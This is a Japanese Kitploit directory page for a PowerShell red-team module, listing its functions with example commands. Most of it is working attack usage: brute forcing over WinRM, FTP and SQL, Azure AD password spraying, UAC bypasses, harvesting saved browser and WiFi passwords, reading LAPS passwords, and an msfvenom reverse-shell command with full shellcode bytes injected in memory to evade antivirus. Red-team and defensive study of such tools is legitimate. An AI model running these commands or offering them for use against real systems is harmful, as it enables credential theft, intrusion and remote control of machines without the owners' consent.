Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
PowerShell-Red-Team — Red Teamerがエンゲージメントで使用するPowerShell関数のコレクション | Kitploit
ツール/GitHubGitHub/tobor88/powershell-red-team
特権昇格パスワード攻撃横移動情報収集ペネトレーションテストレッドチーミング
GitHubtobor88/powershell-red-team

PowerShell-Red-Team

Red Teamerがエンゲージメントで使用するPowerShell関数のコレクション

リポジトリを見る
551922年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

PowerShell-Red-Team-Enum

Red Teamerがマシンからデータを収集したり、ターゲットへのアクセスを得るために使用できるPowerShell関数のコレクション。RedTeamEnumモジュールに含まれるコマンド用のps1ファイルを追加しました。これにより、必要なコマンドが1つだけの場合、簡単に見つけて使用できます。モジュール全体が必要な場合は、RedTeamEnumディレクトリとその内容をデバイスにダウンロードした後、以下の操作を実行してください。

root@kitploit:~
C:\PS> robocopy .\RedTeamEnum $env:USERPROFILE\Documents\WindowsPowerShell\Modules\RedTeamEnum *
# This will copy the module to a location that allows you to easily import it. If you are using OneDrive sync you may need to use $env:USERPROFILE\OneDrive\Documents\WindowsPowerShell\Modules\RedTeamEnum instead.

C:\PS> Import-Module -Name RedTeamEnum -Verbose
# This will import all the commands in the module.

C:\PS> Get-Command -Module RedTeamEnum
# This will list all the commands in the module.
  • Convert-Base64.ps1 は、名前の通り、テキストをBase64形式にエンコードまたはデコードするための関数です。
root@kitploit:~
C:\PS> Convert-Base64 -Value "Convert me to base64!" -Encode

C:\PS> Convert-Base64 -Value "Q29udmVydCBtZSB0byBiYXNlNjQh" -Decode
  • Convert-StringToHash.ps1 は、文字列値をハッシュ値に変換する関数です。
root@kitploit:~
C:\PS> Convert-StringToHash -String "Convert me to base64!"
C:\PS> Convert-StringToHash -String "Password123" -Encoding UTF8 -Algorithm MD5
# Both of the above examples convert the string Password123 to an MD5 Hash value
  • Convert-SID.ps1 は、SID値をユーザー名に、ユーザー名をSID値に変換する関数です。
root@kitploit:~
C:\PS> Convert-SID -Username tobor
# The above example converts tobor its SID value

C:\PS> Convert-SID -SID S-1-5-21-2860287465-2011404039-792856344-500
# The above value converts the SID value to its associated username
  • Test-BruteZipPassword は、パスワードファイルを使用して、7zipを使ってパスワード保護されたzipファイルをブルートフォース攻撃する関数です。
root@kitploit:~
C:\PS> Test-BruteForceZipPassword -PassFile 'C:\Users\USER\Downloads\Applications\pass.txt' -Path 'C:\Users\USER\Downloads\Applications\KiTTY.7z' -ZipExe 'C:\Program Files\7-Zip\7z.exe'
# This example uses the passwords in the pass.txt file to crack the password protected KiTTY.7z file
  • Test-BruteForceCredentials は、WinRMを使用してユーザーのパスワードをブルートフォース攻撃する関数です。
root@kitploit:~
C:\PS> Test-BruteForceCredentials -ComputerName DC01.domain.com -UseSSL -Username 'admin','administrator' -Passwd 'Password123!' -SleepMinutes 5
# This example will test the one password defined against both the admin and administrator users on the remote computer DC01.domain.com using WinRM over HTTPS with a time interval of 5 minutes between each attempt

C:\PS> Test-BruteForceCredentials -ComputerName File.domain.com -UserFile C:\Temp\users.txt -PassFile C:\Temp\rockyou.txt
# This example will test every password in rockyou.txt against every username in the users.txt file without any pause between tried attempts
  • Get-LdapInfo は、一般的なLDAPクエリを実行するための関数で、私は非常に誇りに思っています。出力には2つのプロパティのみ表示されますが、オブジェクトに関連するすべてのプロパティは、Select-Object -Property * にパイプするか、-Detailed スイッチパラメータを使用することで確認できます。
root@kitploit:~
C:\PS> Get-LdapInfo -Detailed -SPNNamedObjects -Domain domain.com -Credential (Get-Credential)
# The above returns all the properties of the returned objects in domain.com
#
C:\PS> Get-LdapInfo -DomainControllers | Select-Object -Property 'Name','ms-Mcs-AdmPwd'
# If this is run as admin it will return the LAPS password for the local admin account
#
C:\PS> Get-LdapInfo -ListUsers | Where-Object -Property SamAccountName -like "user.samname"
# NOTE: If you include the "-Detailed" switch and pipe the output to where-object it will not return any properties. If you wish to display all the properties of your result it will need to be carried out using the below format
#
C:\PS> Get-LdapInfo -AllServers | Where-Object -Property LogonCount -gt 1 | Select-Object -Property *

  • Get-NetworkShareInfo は、リモートまたはローカルマシンで利用可能なネットワーク共有に関する情報を取得したり、ブルートフォースで発見したりするためのコマンドレットです。
root@kitploit:~
C:\PS> Get-NetworkShareInfo -ShareName C$
# The above example returns information on the share C$ on the local machine
#RESULTS
Name         : C$
InstallDate  :
Description  : Default share
Path         : C:\
ComputerName : TOBORDESKTOP
Status       : OK

C:\PS> Get-NetworkShareInfo -ShareName NETLOGON,SYSVOL,C$ -ComputerName DC01.domain.com, DC02.domain.com, 10.10.10.1
# The above example disocvers and returns information on NETLOGON, SYSVOL, and C$ on the 3 remote devices DC01, DC02, and 10.10.10.1
  • Test-PrivEsc は、WSUS更新がHTTP経由で権限昇格に対して脆弱かどうか、平文の資格情報が一般的な場所に保存されているかどうか、AlwaysInstallElevatedが権限昇格に対して脆弱かどうか、引用符で囲まれていないサービスパスが存在するかどうか、サービスの書き込み権限が弱い可能性があるかを検出するための関数です。
root@kitploit:~
 C:\PS> Test-PrivEsc
  • Get-InitialEnum は、Windowsオペレーティングシステムの基本情報を列挙し、潜在的な弱点をよりよく把握するための関数です。
root@kitploit:~
 C:\PS> Get-InitialEnum
  • Start-SimpleHTTPServer は、ファイルダウンロード用のHTTPサーバーをホストするための関数です。PythonのSimpleHTTPServerモジュールと似ています。Webサーバーを介してディレクトリをトラバースすることはできません。ホストされるダウンロードファイルは、このコマンドを発行した時点のカレントディレクトリから提供されます。
root@kitploit:~
C:\PS> Start-SimpleHTTPServer
Open HTTP Server on port 8000

#OR
C:\PS> Start-SimpleHTTPServer -Port 80
# Open HTTP Server on port 80
  • Invoke-PortScan.ps1 は、ターゲット上のすべてのTCPポートをスキャンするための関数です。将来的にはUDPやポート範囲の指定も含めて改善する予定です。これは正直なところ非常に遅いので使う価値があまりありません。スレッド処理は私の弱点であり、これについては取り組むつもりです。
root@kitploit:~
 C:\PS> Invoke-PortScan -IpAddress 192.168.0.1
  • Invoke-PingSweep は、サブネット範囲のpingスイープを実行するための関数です。
root@kitploit:~
C:\PS> Invoke-PingSweep -Subnet 192.168.1.0 -Start 192 -End 224 -Source Singular
# NOTE: The source parameter only works if IP Source Routing value is "Yes"

C:\PS> Invoke-PingSweep -Subnet 10.0.0.0 -Start 1 -End 20 -Count 2
# Default value for count is 1

C:\PS> Invoke-PingSweep -Subnet 172.16.0.0 -Start 64 -End 128 -Count 3 -Source Multiple
  • Invoke-UseCreds は、ペンテスト中に取得した資格情報を使用するプロセスを簡略化するために作成した関数です。-Password ではなく -Passwd を使用しています。これは、-Password パラメータが定義された場合、本来はセキュア文字列として構成されるべきですが、この関数ではそのフィールドに値を入力してもセキュア文字列にならないためです。値が設定された後、セキュア文字列に変換されます。
root@kitploit:~
# The below command will use the entered credentials to open the msf.exe executable as the user tobor
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\msf.exe -Verbose

このコマンドレットは、ローカルマシン上のファイルをリモートマシンで実行するためにも使用できます。

root@kitploit:~
# The below command will use the entered credentials to open the exploit.ps1 executable as the user tobor on DC01 and DC02 using WinRM
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com"

# The below command will use the entered credentials to open the exploit.ps1 executable as the user tobor on DC01 and DC02 using WinRM over HTTPS
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com" -UseSSL
  • Invoke-FodHelperBypass は、UACバイパスが機能するかどうかをテストしてから権限昇格を実行する関数です。もちろん、これはローカル管理者グループのメンバーが実行する必要があります。このバイパスは、現在のシェルの権限を昇格させるためです。実行するプログラムを定義でき、msfvenomペイロードの生成や、cmd、powershellの実行、コマンドの発行が可能です。
root@kitploit:~
C:\PS> Invoke-FodHelperBypass -Program "powershell" -Verbose
# OR
C:\PS> Invoke-FodHelperBypass -Program "cmd /c msf.exe" -Verbose

  • Invoke-InMemoryPayload は、メモリ内インジェクションを使用したAV回避のためのものです。これには、以下の例のようなコマンドを使用してmsfvenomペイロードを生成し、その [Byte[]] $buf 変数を Invoke-InMemoryPayload の ShellCode パラメータに入力する必要があります。
root@kitploit:~
# Generate payload to use
msfvenom -p windows/meterpreter/shell_reverse_tcp LHOST=192.168.137.129 LPORT=1337 -f powershell

リスナーを起動し、その値を ShellCode パラメータに使用して、コマンドを実行してシェルを取得します。これには特定のメモリ保護が有効になっていないことも必要です。 注意: ShellCode変数の値の周りには ダブルクォーテーションはありません。これはバイト配列が期待されているためです。

root@kitploit:~
C:\PS> Invoke-InMemoryPayload -Payload 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x5,0x39,0xc0,0xa8,0x89,0x81,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x48,0x81,0xc4,0x40,0x2,0x0,0x0,0x49,0xb8,0x63,0x6d,0x64,0x0,0x0,0x0,0x0,0x0,0x41,0x50,0x41,0x50,0x48,0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0xd,0x59,0x41,0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x1,0x1,0x48,0x8d,0x44,0x24,0x18,0xc6,0x0,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,0xff,0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0xe,0x41,0xba,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x0,0x59,0x41,0x89,0xda,0xff,0xd5 -Verbose

Invoke-InMemoryPayload の画像

  • Get-ClearTextPassword は、キャッシュされたパスワード、レジストリ内のSNMPパスワード、自動ログオンパスワード、デバイスに保存されているWiFiパスワードを取得するために使用されます。保存された場所から取得できるのは現在のユーザーのパスワードのみです。
root@kitploit:~
Get-ClearTextPassword -All

上記のコマンドは、コマンドレットが取得可能なすべての結果を返します。個別の場所を検索することもできます。 例えば

root@kitploit:~
Get-ClearTextPassword -AutoLogon

検索で複数の場所を指定することもできます。 例えば

root@kitploit:~
Get-ClearTextPassword -WiFi -SNMP -Chrome -PasswordVault
  • Invoke-AzureEnum.ps1 は、Azure資格情報を使用してAzure列挙を実行し、結果をファイルに保存するために使用できます。
root@kitploit:~
Invoke-AzureEnum.ps1 -Path 'C:\Temp\enum.txt'
  • Invoke-AzurePasswordSpray は、Azure ADに対して資格情報をテストしながら、単一または複数のユーザーに対してパスワード辞書攻撃を実行するために使用できます。
root@kitploit:~
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!'
# This Example tests the passwords defined against the list of usernames defined

Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60
# This Example tests the passwords defined against the list of usernames defined with a 60 second wait before the next sign in attempt

Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60 -RoundRobin
# This Example tests the passwords defined against the list of usernames defined with a 60 second wait before the next sign in attempt. This performs authentication attempts in a Round Robin fashion for the defined usernames

$UserNames = "[email protected]","[email protected]","[email protected]","[email protected]"
$UserNames | Invoke-AzurePasswordSpray -Passwd "Password123!" -RoundRobin
# This Example tests the passwords defined against the list of usernames defined in a Round Robin fashion
  • Test-KerberosDoubleHop は、Kerberosダブルホップに対して脆弱なコンピュータ、ユーザー、管理者アカウントを検出するために使用されます。
root@kitploit:~
Test-KerberosDoubleHop -All
# This example checks for and displays Computers, Users, and Admin AD Objects vulnerable to a Kerberos Double Hop on the domain controller you are logged into

Test-KerberosDoubleHop -Server DC01.domain.com -UserResults
# This example uses WinRM to display User AD Objects vulnerable to a Kerberos Double Hop on the remote domain controller DC01.domain.com

Test-KerberosDoubleHop -Server DC01.domain.com -UseSSL -AdminResults
# This example uses WinRM over HTTPS to display Admin AD Objects vulnerable to a Kerberos Double Hop on the remote domain controller DC01.domain.com

Test-KerberosDoubleHop -ComputerResults -AdminResults
# This example checks for and displays Computer and Admin AD Objects vulnerable to a Kerberos Double Hop on the domain controller you are logged into
  • Invoke-DccwUACBypass は、管理者グループのメンバーである場合にパスワードなしでUACをバイパスするために使用されます。これはDCCWの機能を悪用してこのタスクを達成します。設定がこれを許可しない場合、このコマンドレットは実行を停止します。設定が許可する場合は、これを防御する方法を指示します。
root@kitploit:~
Invoke-DccwUACBypass -Program "cmd /c start powershell"
# This example exploits the DCCW UAC bypass method to open PowerShell with administrative privileges

Invoke-DccwUACBypass -Program "cmd /c start mfs.exe"
# This example exploits the DCCW UAC bypass method to execute the payload msf.exe with administrative privileges
  • Enable-RDP は、ローカルマシンでRDPを有効にし、ネットワークレベル認証を無効にし、ポート3389のファイアウォールルールを有効にするために使用されます。
root@kitploit:~
Enable-RDP
  • Test-BruteLocalUserCredential は、ローカルマシンのローカルアカウントのパスワードをブルートフォース攻撃するために使用されます。
root@kitploit:~
Test-BruteLocalUserCredential -Username Administrator -Passwd 'Password123!','Passw0rd1!'
# This example tests the two defined passwords against the Administrator user account

Test-BruteLocalUserCredential -Username Administrator -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords inside the C:\Temp\passlist.txt file against the Administrator user account

$Users = (Get-LocalUser).Name
ForEach $U in $Users) {Test-BruteLocalUserCredential -Username $U -Passwd (Get-Content -Path C:\Temp\passlist.txt)}
# This example tests a password list against all local user accounts
  • Test-FTPCredential は、FTPまたはFTPSサーバーに対してパスワードをブルートフォース攻撃するために使用されます。
root@kitploit:~
Test-FTPCredential -Server FTP.domian.com -Username ftpuser -Passwd 'Password123','Passw0rd1!','password123!' -Port 21 -Protocol FTP
# This example tests the 3 defined passwords against the ftpuser account on the FTP server located on FTP.domain.com over port 21

Test-FTPCredential -Server FTP.domian.com -Username ftpuser,admin -Passwd 'Password123','Passw0rd1!','password123!' -Protocol FTPS -Seconds 60
# This example tests the 3 defined passwords against the admin and ftpuser account on the FTP server located on FTP.domain.com over port 21, waiting 60 seconds in between failed attempts

Test-FTPCredential -Server FTP.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords in C:\Temp\passlist.txt against all users defined in C:\Temp\userlist.txt file against the FTP server located at FTP.domain.com over port 21, waiting 1 seconds in between failed attempts
  • Test-SQLCredential は、ローカルまたはリモートのSQLサーバーに対してパスワードをブルートフォース攻撃するために使用されます。
root@kitploit:~
Test-SQLCredential -Server sql.domian.com -Username sa -Passwd 'Password123','Passw0rd1!','password123!' -Port 1433
# This example tests the 3 defined passwords against the sa account on the SQL server located on sql.domain.com over port 1433

Test-SQLCredential -Server sql.domian.com -Username sa,admin -Passwd 'Password123','Passw0rd1!','password123!' -Seconds 60
# This example tests the 3 defined passwords against the admin and sa account on the SQL server located on sql.domain.com over port 1433, waiting 60 seconds in between failed attempts

Test-SQLCredential -Server sql.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords in C:\Temp\passlist.txt against all users defined in C:\Temp\userlist.txt file against the SQL server located at sql.domain.com over port 1433, waiting 1 seconds in between failed attempts

Start-Listener、Start-Bind、Invoke-ReversePowerShellの詳細については、https://github.com/tobor88/ReversePowerShellを参照してください。

ツールをダウンロード
